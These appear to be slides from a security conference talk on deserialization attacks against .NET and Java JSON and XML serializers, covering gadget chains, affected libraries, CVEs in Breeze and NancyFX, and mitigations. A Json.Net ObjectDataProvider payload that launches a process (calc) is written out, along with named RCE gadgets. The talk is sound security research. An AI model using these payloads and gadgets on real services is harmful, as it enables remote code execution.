Friday the 13th: JSON Attacks

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

HPE Security

> whoami

- Alvaro Muñoz
  - Security Research with HPE
  - Int3pids CTF player
  - @pwntester
- Oleksandr Mirosh
  - Security Research with HPE

Hewlett Packard Enterprise

Introduction

- 2016 was the year of Java Deserialization apocalypse
  - Known vector since 2011
  - Previous lack of good RCE gadgets in common libraries
  - Apache Commons-Collections Gadget caught many off-guard.
  - Solution?
    - Stop using Java serialization
    - Use a secure JSON/XML serializer instead
- **Do not let history repeat itself**
  - Raise awareness for .NET deserialization vulnerabilities
  - Is JSON/XML/<*Put your favorite format here*> any better?

Agenda

1. Attacking JSON serializers
   - Affected Libraries
   - Gadgets
   - Demo
2. Attacking .NET serializers
   - Affected formatters
   - Gadgets
   - Demo
3. Generalizing the attack
   - Demo

Is JSON any better?

Introduction

- Probably secure when used to transmit data and simple JS objects
- Replacing Java/.NET serialization with JSON requires OOP support.
  - How do we serialize a `System.lang.Object` field?
  - How do we deal with generics?
  - How do we serialize interface fields?
  - How do we deal with polymorphism?

Quick recap of Java deser attacks

- Attackers can force the execution of any `readObject()` / `readResolve()` methods of any class sitting in the classpath
- By controlling the deserialized field values attackers may abuse the logic of these methods to run arbitrary code
- JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?

Sure we can

- JSON libraries need to reconstruct objects by either:
  - Calling default constructor and using reflection to set field values
    - Default constructor is parameterless so useless for attack purposes
    - Reflection does not invoke any object methods but deserializer may do
  - Calling default constructor and calling setters to set field values
    - Can we find setters that would allow us to run arbitrary code?
  - Calling "special" constructors, type converters or callbacks
    - Can be used to bridge into other formatters or as start-chain gadgets
  - Calling common methods such as:
    - `hashcode(), toString(), equals(), finalize(), …`
  - Combinations of the previous ones ☺


Gadgets: .NET Edition

- `System.Configuration.Install.AssemblyInstaller`
  - **set_Path**
  - Execute payload on local assembly load
- `System.Activities.Presentation.WorkflowDesigner`
  - **set_PropertyInspectorFontAndColorData**
  - Arbitrary XAML load
  - Requires Single Threaded Apartment (STA) thread
- `System.Windows.ResourceDictionary`
  - **set_Source**
  - Arbitrary XAML load
  - Required to be able to work with setters of types derived from IDictionary
- `System.Windows.Data.ObjectDataProvider`
  - **set_(MethodName | ObjectInstance | ObjectType)**
  - Arbitrary Method Invocation

ObjectDataProvider

```
{"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
   "ObjectInstance":{
      "$type":"System.Diagnostics.Process, System”},
   "MethodParameters":{
      "$type":"System.Collections.ArrayList, mscorlib",
      "$values":["calc"]},
   "MethodName":"Start"
}
```

- Non-default constructor with controlled parameters
  - ObjectType + ConstructorParameters
- Any public instance method of unmarshaled object without parameters
  - ObjectInstance + MethodName
- Any public static/instance method with controlled parameters
  - ObjectType + ConstructorParameters + MethodName + MethodParameters



ObjectDataProvider

```
207         public string MethodName
208         {
209             get { return _methodName; }
210             set
211             {
212                 _methodName = value;
213                 OnPropertyChanged(s_method);
214 
215                 if (!IsRefreshDeferred)
216                     Refresh();
217             }
218         }
```

```
 89         public void Refresh()
 90         {
 91             _initialLoadCalled = true;
 92             BeginQuery();
 93         }
```

http://referencesource.microsoft.com/#PresentationFramework/Framework/System/Windows/Data/ObjectDataProvider.cs,d63c16f7bc3251a9

ObjectDataProvider

```
294         protected override void BeginQuery()
295         {
296             if (TraceData.IsExtendedTraceEnabled(this, TraceDataLevel.ProviderQuery))
297             {
298                 TraceData.Trace(TraceEventType.Warning,
299                                 TraceData.BeginQuery(
300                                     TraceData.Identify(this),
301                                     IsAsynchronous ? "asynchronous" : "synchronous"));
302             }
303 
304             if (IsAsynchronous)
305             {
306                 ThreadPool.QueueUserWorkItem(new WaitCallback(QueryWorker), null);
307             }
308             else
309             {
310                 QueryWorker(null);
311             }
312         }
```

http://referencesource.microsoft.com/#PresentationFramework/Framework/System/Windows/Data/ObjectDataProvider.cs,d63c16f7bc3251a9

ObjectDataProvider

```
382         void QueryWorker(object obj)
383         {
384             object      data    = null;
385             Exception   e       = null; // exception to pass back to main thread
386 
387             if (_mode == SourceMode.NoSource || _objectType == null)
388             {
389                 if (TraceData.IsEnabled)
390                     TraceData.Trace(TraceEventType.Error, TraceData.ObjectDataProviderHasNoSource);
391                 e = new InvalidOperationException(SR.Get(SRID.ObjectDataProviderHasNoSource));
392             }
    ...
411                 if (string.IsNullOrEmpty(MethodName))
412                 {
413                     data = _objectInstance;
414                 }
415                 else
416                 {
417                     data = InvokeMethodOnInstance(out e);
418 
```

http://referencesource.microsoft.com/#PresentationFramework/Framework/System/Windows/Data/ObjectDataProvider.cs,d63c16f7bc3251a9

ObjectDataProvider

```
517         object InvokeMethodOnInstance(out Exception e)
518         {
519             object  data = null;
520             string  error    = null; // string that describes known error
521             e = null;
522
523             Debug.Assert(_objectType != null);
524
525             object[] parameters = new object[_methodParameters.Count];
526             _methodParameters.CopyTo(parameters, 0);
527
528             // PreSharp uses message numbers that the C# compiler doesn't know about.
529             // Disable the C# complaints, per the PreSharp documentation.
530             #pragma warning disable 1634, 1691
531
532             // PreSharp complains about catching NullReference (and other) exceptions.
533             // It doesn't recognize that IsCritical[Application]Exception() handles these correctly.
534             #pragma warning disable 56500
535
536             try
537             {
538                 data = _objectType.InvokeMember(MethodName,
539                     s_invokeMethodFlags, null, _objectInstance, parameters,
540                     System.Globalization.CultureInfo.InvariantCulture);
541             }
```

http://referencesource.microsoft.com/#PresentationFramework/Framework/System/Windows/Data/ObjectDataProvider.cs,d63c16f7bc3251a9

Gadgets: Java Edition

- `org.hibernate.jmx.StatisticsService`
  - **setSessionFactoryJNDIName**
  - JNDI lookup
  - Presented during our JNDI attacks talk at BlackHat 2016
- `com.atomikos.icatch.jta.RemoteClientUserTransaction`
  - **toString**
  - JNDI lookup
- `com.sun.rowset.JdbcRowSetImpl`
  - **setAutoCommit**
  - JNDI lookup
  - Available in Java JRE

JdbcRowSetImpl.setAutoCommit

```
4067    public void setAutoCommit(boolean autoCommit) throws SQLException {
4068        // The connection object should be there
4069        // in order to commit the connection handle on or off.
4070
4071        if(conn != null) {
4072            conn.setAutoCommit(autoCommit);
4073        } else {
4074            // Coming here means the connection object is null.
4075            // So generate a connection handle internally, since
4076            // a JdbcRowSet is always connected to a db, it is fine
4077            // to get a handle to the connection.
4078
4079            // Get hold of a connection handle
4080            // and change the autcommit as passesd.
4081            conn = connect();
4082
4083            // After setting the below the conn.getAutoCommit()
4084            // should return the same value.
4085            conn.setAutoCommit(autoCommit);
4086
4087        }
4088    }
```

http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

JdbcRowSetImpl.setAutoCommit

```
628         protected Connection connect() throws SQLException {
629
630             // Get a JDBC connection.
631
632             // First check for Connection handle object as such if
633             // "this" initialized  using conn.
634
635             if(conn != null) {
636                 return conn;
637
638             } else if (getDataSourceName() != null) {
639
640                 // Connect using JNDI.
641                 try {
642                     Context ctx = new InitialContext();
643                     DataSource ds = (DataSource)ctx.lookup
644                         (getDataSourceName());
```

http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

Gadgets: non RCE

.NET

- `System.Xml.XmlDocument/XmlDataDocument`
  - **set_InnerXml**
  - XXE on .NET before 4.5.2
- `System.Data.DataViewManager`
  - **set_DataViewSettingCollectionString**
  - XXE on .NET before 4.5.2
- `System.Windows.Forms.BindingSource`
  - **set_DataMember**
  - Arbitrary getter call which can be used to chain to other gadgets

Java

- `org.antlr.stringtemplate.StringTemplate`
  - **toString**
  - Arbitrary getter call which can be used to chain to other gadgets such as the infamous `TemplatesImpl.getOutputProperties()`

Analyzed Libraries

- We analyzed different Java/.NET JSON libraries to determine whether these libraries could lead to arbitrary code execution upon deserialization of untrusted data in their default configuration or under special configurations.
- Requirements
  - Attacker can control type of reconstructed objects
    - Can specify Type
    - Library loads Type
  - Library/GC will call methods on reconstructed objects
  - There are gadget chains starting on method executed upon/after reconstruction

Different scenarios

- Format includes type discriminator
  1. Default
  2. Configuration setting

```
{   "$type": "Newtonsoft.Json.Samples.Stockholder, Newtonsoft.Json.Tests",
    "FullName": "Steve Stockholder",
    "Businesses": {
      "$type": "System.Collections.Generic.List`1[[Newtonsoft.Json.Samples.Business, Newtonsoft.Json.Tests]], mscorlib",
      "$values": [ {
          "$type": "Newtonsoft.Json.Samples.Hotel, Newtonsoft.Json.Tests",
          "Stars": 4,
          "Name": "Hudson Hotel”
}]}}
```

- Type control
  1. Cast after deserialization


```
(User) JSON.Deserialize(untrusted);
```

  2. Inspection of expected type

```
JSON.Deserialize<User>(untrusted);
JSON.Deserialize(untrusted, typeof(User));
```

Different scenarios

- Inspection of expected type's object graph to determine nested types
  - Check assignability from provided type and/or whitelist creation
- Vulnerable if
  - Expected type is user-controllable
  - Attacker can find injection member in object graph



Summary

Name		Language	Type Discriminator	Type Control	Vector
FastJSON		.NET	Default	Cast	Setter
Json.Net		.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler		.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson		.NET	Default	Cast	Setter
JavascriptSerializer		.NET	Configuration	Cast	Setter
DataContractJsonSerializer		.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Jackson		Java	Configuration	Expected Object Graph Inspection	Setter
Genson		Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO		Java	Default	Cast	toString
FlexSON		Java	Default	Cast	Setter
GSON		Java	Configuration	Expected Object Graph Inspection	-

FastJson

- Always includes Type discriminators
- There is no Type check controls other than a post-deserialization cast

```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```

- Invokes
  - Setter
- Should never be used with untrusted data
- Example:
  - KalikoCMS
  - CVE-2017-10712

JavaScriptSerializer

- **System.Web.Script.Serialization.JavaScriptSerializer**
- By default, it will not include type discriminator information which makes it a secure serializer.
  - Type Resolver can be configured to include this information.

```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());
string reqdInfo = apiService.authenticateRequest();
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```

- Weak Type control: post-deserialization cast operation
- During deserialization, it will call:
  - Setters
- It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.

DataContractJsonSerializer

- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
- Performs a strict type graph inspection and prevent deserialization of certain types.
- However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution.

```
var typename = cookie["typename"];
…
var serializer = new DataContractJsonSerializer(Type.GetType(typename));
var obj = serializer.ReadObject(ms);
```

- Invokes:
  - Setters
  - Serialization Constructors
- Can be used securely as long as the expected type cannot be controlled by users.

Json.Net

- Secure by default unless `TypeNameHandling` other than `None` setting is used
- Even if `TypeNameHandling` is enabled, attackers still need to find entry point in object graph

```
public class Message {
        [JsonProperty(TypeNameHandling = TypeNameHandling.All)]
        public object Body { get; set; }
}
```

- Invokes:
  - Setters
  - Serialization callbacks
  - Type Converters
- Use `SerializationBinder` to whitelist Types if `TypeNameHandling` is required

Demo 1: Breeze (CVE-2017-9424)

Fixed in Breeze 1.6.5 onwards

Serializer Settings

```
50      protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {
51
52        var jsonSerializerSettings = new JsonSerializerSettings() {
53          NullValueHandling = NullValueHandling.Include,
54          PreserveReferencesHandling = PreserveReferencesHandling.Objects,
55          ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
56          TypeNameHandling = TypeNameHandling.Objects,
57          TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,
58        };
```


http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

Unsafe Deserialization & Entrypoint


```
56      protected void InitializeSaveState(JObject saveBundle)
57      {
58        JsonSerializer = CreateJsonSerializer();
59
60        var dynSaveBundle = (dynamic)saveBundle;
61        var entitiesArray = (JArray)dynSaveBundle.entities;
62        var dynSaveOptions = dynSaveBundle.saveOptions;
63        SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
64        SaveWorkState = new SaveWorkState(this, entitiesArray);
65      }


357   public class SaveOptions {
358     public bool AllowConcurrentSaves { get; set; }
359     public Object Tag { get; set; }
360   }
```

https://github.com/Breeze/breeze.server.net/blob/master/AspNet/Breeze.ContextProvider/ContextProvider.cs



Video



Similar Research

- Java Unmarshaller Security
  - Author: Moritz Bechler
  - Parallel research published on May 22, after our research was accepted for BlackHat and abstract was published ☺.
- Focus exclusively on Java
- Overlaps with our research on:
  - Jackson and JSON-IO libraries
  - `JdbcRowSetImpl.setAutoCommit` gadget
- Include other interesting gadgets
- `https://github.com/mbechler/marshalsec`

.NET Formatters

Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for
  - `BinaryFormatter`
  - `NetDataContractSerializer`
- Lack of RCE gadget until recently ☹

- Goals:
  - Raise awareness about perils of .NET deserialization
  - Present new vulnerable formatters scenarios
  - Present new gadgets
    - Need new gadgets that works with Formatters other than BinaryFormatter

PSObject Gadget

- Bridges to custom deserializer

```
93      protected PSObject(SerializationInfo info, StreamingContext context)
94      {
95          this.lockObject = new object();
96          if (info == null)
97          {
98              throw PSTraceSource.NewArgumentNullException("info");
99          }
100         string source = info.GetValue("CliXml", typeof(string)) as string;
101         if (source == null)
102         {
103             throw PSTraceSource.NewArgumentNullException("info");
104         }
105         PSObject obj2 = AsPSObject(PSSerializer.Deserialize(source));
106         this.CommonInitialization(obj2.ImmediateBaseObject);
107         CopyDeserializerFields(obj2, this);
108     }
```

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/PSObject.cs

PSObject Gadget

```
1271        private bool RehydrateCimInstanceProperty(CimInstance cimInstance, PSPropertyInfo deserializedProperty, HashSet<string> namesOfModi
1272        {
...
1287            object baseObject = deserializedProperty.Value;
1288            if (baseObject != null)
1289            {
1290                PSObject obj3 = PSObject.AsPSObject(baseObject);
1291                if (obj3.BaseObject is ArrayList)
1292                {
...
1304                    if (!LanguagePrimitives.TryConvertTo<Type>(valueToConvert, CultureInfo.InvariantCulture, out type))
1305                    {
1306                        return false;
1307                    }
1308                    if (!type.IsArray)
1309                    {
1310                        return false;
1311                    }
1312                    if (!LanguagePrimitives.TryConvertTo(baseObject, type, CultureInfo.InvariantCulture, out obj4))
1313                    {
```

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/InternalDeserializer.cs

PSObject Gadget

```
1052        internal static object ConvertTo(object valueToConvert, Type resultType, bool recursion, IFormatProvider formatProvider
1053        {
1054            using (typeConversion.TraceScope("Converting \"{0}\" to \"{1}\".", new object[] { valueToConvert, resultType }))
1055            {
1056                bool flag;
1057                if (resultType == null)
1058                {
1059                    throw PSTraceSource.NewArgumentNullException("resultType");
1060                }
1061                return FigureConversion(valueToConvert, resultType, out flag).Invoke(flag ? PSObject.Base(valueToConvert) : val
1062            }
1063        }
```

LanguagePrimitives.FigureConversion() allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public `Parse(string)` method of the attacker controlled type.

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs

PSObject Gadget

```
1864        private static PSConverter<object> FigureParseConversion(Type fromType, Type toType)
1865        {
...
1877            else if (fromType.Equals(typeof(string)))
1878            {
1879                BindingFlags bindingAttr = BindingFlags.InvokeMethod | BindingFlags.FlattenHierarchy | BindingFlags.Public | Bi
1880                MethodInfo info = null;
1881                try
1882                {
1883                    info = toType.GetMethod("Parse", bindingAttr, null, new Type[] { typeof(string), typeof(IFormatProvider) },
1884                }
```

`System.Windows.Markup.XamlReader.Parse() -> Process.Start("calc.exe")`

https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs

.NET Native Formatters I

- **System.Runtime.Serialization.Formatters.Soap.SoapFormatter**
  - Serializes objects to and from SOAP XML format.
  - Similar to BinaryFormatter in a number of things;
    - They both implements `IFormatter` interface and serialize only `Serializable` annotated types.
    - Both use surrogates to handle custom serialization and binders to control the type loading.
    - Both will invoke similar methods upon deserialization which include:
      - setters, `Iserializable` constructor, `OnDeserialized` annotated methods and `OnDeserialization` callback.
- **System.Web.Script.Serialization.JavaScriptSerializer**
  - Covered in JSON section

.NET Native Formatters II

- **System.Web.UI.ObjectStateFormatter**
  - Used by `LosFormatter` as a binary formatter for persisting the view state for Web Forms pages. It uses `BinaryFormatter` internally and therefore offers similar attack surface.
  - Uses `TypeConverters`
- **System.Messaging.XmlMessageFormatter**
  - It is the default formatter used by MSMQ. It uses `XmlSerializer` internally and therefore it is vulnerable to same attack patterns.
- **System.Messaging.BinaryMessageFormatter**
  - Used by MSMQ as a binary formatter for sending messages to queues. It uses BinaryFormatter internally and therefore offers similar attack surface.

.NET Native Formatters III

- **System.Runtime.Serialization.DataContractSerializer**
  - It inspects the object graph of the expected type and limits the deserialization to only those types known at construction time (either in the object graph or supplied with `KnownTypes` list parameter).
  - Suitable to handle untrusted data unless any of the following scenarios apply:
    - Using a weak type resolver
    - Using user controlled expected type

```
Type objType = Type.GetType(message.Label.Split('|')[1], true, true);
DataContractSerializer serializer = new DataContractSerializer(objType);
serializer.ReadObject(message.BodyStream);
```

  - Will invoke multiple methods which can be used to initiate a RCE gadget chain such as setters and serialization constructors.
- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
  - Covered in JSON section
  - Very similar to `DataContractSerializer`
  - No type resolvers can be used

.NET Native Formatters IV

- **System.Xml.Serialization.XmlSerializer**
  - Will inspect the expected type at construction time and create an ad-hoc serializer that will only know about those types appearing in the object graph.
  - Prevents deserialization of interface members.
  - Only vulnerable configuration for this deserializer is when attacker can control the expected type.

```
var typename = cookie["typename"];
…
var typeName = xmlItem.GetAttribute("type");
var xser = new XmlSerializer(Type.GetType(typeName));
```

  - From an attacker perspective, overcoming the type limitation can be a problem, but we will show later that this can be done with some tricks.

Demo 2: NancyFX (CVE-2017-9785)

Blog
Source Code
Documentation
MVM Program
Chat
Contributors
Swag[EU] / Swag[US]

Install

```
PM> Install-Package Nancy
```

Write


```
public class SampleModule : Nancy.NancyModule
{
    public SampleModule()
    {
        Get["/"] = _ => "Hello World!";
    }
}
```

Go!


Fixed in version 1.4.4 / 2.0-dangermouse onwards

NCSRF Cookie

- CSRF cookie
- Latest stable version used a `BinaryFormatter` serialized cookie (1.x)
  - **AAEAAAD**/////AQAAAAAAAAAMAgAAAD1OYW5jeSwgVmVyc2lvbj0wLjEwLjAuMCwgQ3VsdHVyZT1uZX
V0cmFsLCBQdWJsaWNLZXlUb2tlbj1udWxsBQEAAAAYTmFuY3kuU2VjdXJpdHkuQ3NyZlRva2VuAwAA
ABw8UmFuZG9tQnl0ZXM+a19fQmFja2luZ0ZpZWxkHDxDcmVhdGVkRGF0ZT5rX19CYWNraW5nRmllbG
QVPEhtYWM+a19fQmFja2luZ0ZpZWxkBwAHAg0CAgAAAAkDAAAAspLEeOrO0IgJBAAAAA8DAAAACgAA
AAJ9FN3bma5ztsdODwQAAAAgAAAAt9dloO6qU2iUAuPUAtsq+Ud0w5Qu1py8YhoCn5hv+PJCwAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
- Pre-released 2.x used a custom JSON parser to make it compatible with .NET Core first versions
  - {"RandomBytes":[60,142,24,76,245,9,202,183,56,252],"CreatedDate":"2017-04-03T10:42:16.7481461Z","Hmac":[3,17,70,188,166,30,66,0,63,186,44,213,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140,46,24,197],"**TypeObject**":"**Nancy.Security.CsrfToken, Nancy, Version=2.0.0.0, Culture=neutral, PublicKeyToken=null**”}
- Pre-auth RCE in both versions



Video



Generalizing the Attacks

Attacking all the deserializers

- When dealing with object unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.
- Requirements
  - Attacker can control type to be instantiated upon deserialization
  - Methods are called on the reconstructed objects
  - Gadget space is big enough to find types we can chain to get RCE
- We can use the presented gadgets to attack these formats

Examples

- FsPickler (xml/binary)
  - A fast, multi-format messaging serializer for .NET
  - Includes arbitrary Type discriminators
  - Invokes setters and `ISerializable` constructor and callbacks
  - Object Graph Inspection
- SharpSerializer
  - XML and binary serialization for .NET and Silverlight
  - Includes arbitrary Type discriminators
  - Invokes setters
  - No type control other than post-deserialization cast
- Wire/Hyperion
  - A high performance polymorphic serializer for the .NET framework used by Akka.NET
  - JSON.NET with `TypeNameHandling = All` or custom binary one
  - Includes Type discriminators and invokes setters and `ISerializable` constructor and callbacks

Beware of rolling your own format

- NancyFX
  - Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with .NET Core first versions

```
{"RandomBytes":[60,142,24,76,245,9,202,183,56,252],"CreatedDate":
"2017-04-
03T10:42:16.7481461Z","Hmac":[3,17,70,188,166,30,66,0,63,186,44,2
13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140
,46,24,197],"TypeObject":"Nancy.Security.CsrfToken, Nancy,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=null"}
```

